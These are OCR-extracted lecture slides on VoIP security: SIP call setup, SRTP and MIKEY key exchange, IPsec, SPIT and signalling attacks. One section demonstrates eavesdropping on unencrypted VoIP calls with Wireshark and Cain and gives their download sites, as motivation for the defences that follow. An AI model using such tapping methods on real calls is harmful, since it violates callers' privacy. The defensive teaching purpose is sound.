
3.2 Securing the Media Streams

- Separate VLAN for IP Phones
- Secure RTP (RFC 3711)
- SRTP default encryption and authentication algorithms
- Session key derivation
- Securing the media streams (SRTP versus IPsec)
- MIKEY Key Exchange (RFC 3830)

3.3 Securing the SIP Call Setup


- SPIT (SPam over Internet Telephony)
- Abuse of VoIP signalling (MITM and DoS attacks)
- Authentication methods: HTTP Digest, S/MIME, TLS, IPsec
- SIPS – hop-to-hop protection by TLS
- Strong PKI-based Security
- Pragmatical approach: DomainKeys via DNS
- What about Skype?


VoIP Communications Channels
HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL
Proxy
Proxy
Authentication
Hop 2
Hop 3
atlanta.com
biloxi.com
Call setup via SIP
Hop 1
Security ?
directly via RTP
sip:alice@atlanta.com
sip:bob@biloxi.com
Audio/video connection
Confidentiality / Data Integrity
ITA, 5.03.2010, 3-VoIP_Security.pptx 2


Session Initiation Protocol (RFC 3261)
HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL
sip:alice@atlanta.com
atlanta.com
biloxi.com
sip:bob@biloxi.com
User Agent
Proxy
Proxy
UA
INVITE F1
INVITE F2
INVITE F4
100 Trying F3
100 Trying F5
180 Ringing F6
180 Ringing F7
180 Ringing F8
200 OK F9
200 OK F10
200 OK F11
ACK F12
Media Session
BYE F13
200 OK F14
ITA, 5.03.2010, 3-VoIP_Security.pptx 3

Voice-over-IP Demo Session

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL




Without security measures anyone with network access can eavesdrop on a VoIP session!

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

3.1 Eavesdropping on Multimedia Sessions

Network-Sniffing with Wireshark


HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL



Download: www.wireshark.org (Windows or Linux)


Selecting a VoIP Call

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL




Playing the RTP Media Stream

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL



Tapping VoIP Sessions with Cain


HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL




Download: www.oxid.it/cain.html (Windows)

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL


3.2 Securing the Media Streams


Virtual LAN for Hardware IP Phones
HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL
A1
A2
A3
VLAN A
A4
A5
VLAN
Switch
VLAN
Switch
?
?
VLAN B
B1
B2
B3
B4
B5
ITA, 5.03.2010, 3-VoIP_Security.pptx 11

Secure RTP Packet Format (RFC 3711)




Secure RTCP Packet Format (RFC 3711)




Default Encryption and Authentication Algorithms

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

- Encryption uses AES in Counter Mode (AES-CTR) with 128 bit key




- Authentication uses HMAC-SHA-1 with truncated 80 bit MAC



Session Key Derivation


HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

- Key Derivation uses AES in Counter Mode (AES-CTR)



Media Stream Encryption with Secure RTP

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL




SRTP for Kphone
Silvan Geser &
Christian Höhn
HSR Project 2005

Problem:
How to distribute the
SRTP Master Key?

Securing the Media Streams

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

- Secure RTP
  - Needs a secret master key that must be distributed in a secure way.
  - The key exchange can be effected via the Session Description Protocol (SDP) payload that is transmitted during the SIP connection setup.
  - The SDP payload can be protected on a „hop-to-hop" basis via TLS (i.e. SIPS). This approach allows „lawful inspection" but on the down side requires full trust into the proxy-servers (SDP Security Descriptions, RFC 4568).
  - As an alternative the Multimedia Internet KEYing Protocol (MIKEY, RFC 3830) can be used which guarantees a true peer-to-peer key exchange. MIKEY payloads are also transported via SDP.
- IPsec
  - IPsec tunnels protecting media streams are set up via the Internet Key Exchange protocol (IKE). If there is already a site-to-site VPN or a remote access scheme in place then the VoIP calls can be transported via IPsec as well.
  - Drawback: Large IPsec overhead of 60-80 Bytes per RTP audio packet!



Glossary

HDR	MIKEY header
ID	peer ID (usually SIP URI)
Cert	Peer certificate
KEMAC	Key Exchange and MAC payload
TGK	TEK Generation Key (from which the TEK is derived)
TEK	Traffic Encryption Key (from which the SRTP master key is derived)
Env_Key	Envelope Key (used for symmetrical AES encryption of TGK)
PKE	Public Key Exchange (contains RSA-encrypted Envelope Key)
DH	Public Diffie-Hellman factor
Sig	RSA-based signature

HSR
HOCHSCHULE FÜR TECHNIK
RAPPERSWIL

3.3 Securing the SIP Call Setup

SPIT – SPam over Internet Telephony

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

- Short advertising messages automatically spread in large numbers by SPIT-bots could become a big nuisance in the not too distant future.
- Can content-based filtering methods known to work against SPAM successfully be applied to SPIT or will it become mandatory for callers to authenticate themselves in a cryptographically strong way?
- As long as no ubiquitous VoIP authentication is in place on a global scale, the access to the ENUM Domain Name Service must be tightly controlled in order to prevent the systematic collection of SIP URIs.
- My phone number +41 55 222 42 68 as an ENUM entry:
  - 8.6.2.4.2.2.2.5.5.1.4.e164.arpa => sip:andreas.steffen@hsr.ch

Abuse of VoIP Signalling


HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL


- Redirection or disruption of VoIP calls
  - If the SIP session management is not protected by special security measures an attacker can redirect VoIP calls to an arbitrary network destination (MITM attack) or can forcefully terminate them (DoS attack).
  - Dozens of VoIP signalling abuse scenarios have already been documented in the literature.
  - The call setup can be effectively secured by setting up a TLS session on a hop-to-hop basis (sips:bob@biloxi.com)
- Main problem: Lack of strong peer and gateway authentication
  - Man-in-the-Middle, Denial-of-Service or SPIT attacks can only be thwarted by a **strong** authentication of all communication parties (both clients and gateways). The introduction of a Public Key Infrastructure (PKI) will become **indispensable** at least at the domain level.

Securing the Session Management

HSR HOCHSCHULE FÜR TECHNIK RAPPERSWIL

Authentication methods: PSK Pre-Shared Keys PKI Public Key Infrastructure	Authentication	Data Integrity	Confidentiality	
HTTP 1.0 Basic Authentication	PSK	-	-	Deprecated by SIPv2 Insecure transmission of password
HTTP 1.1 Digest Authentication	PSK	-	-	Challenge/response exchange based on MD5 hash of [strong] password
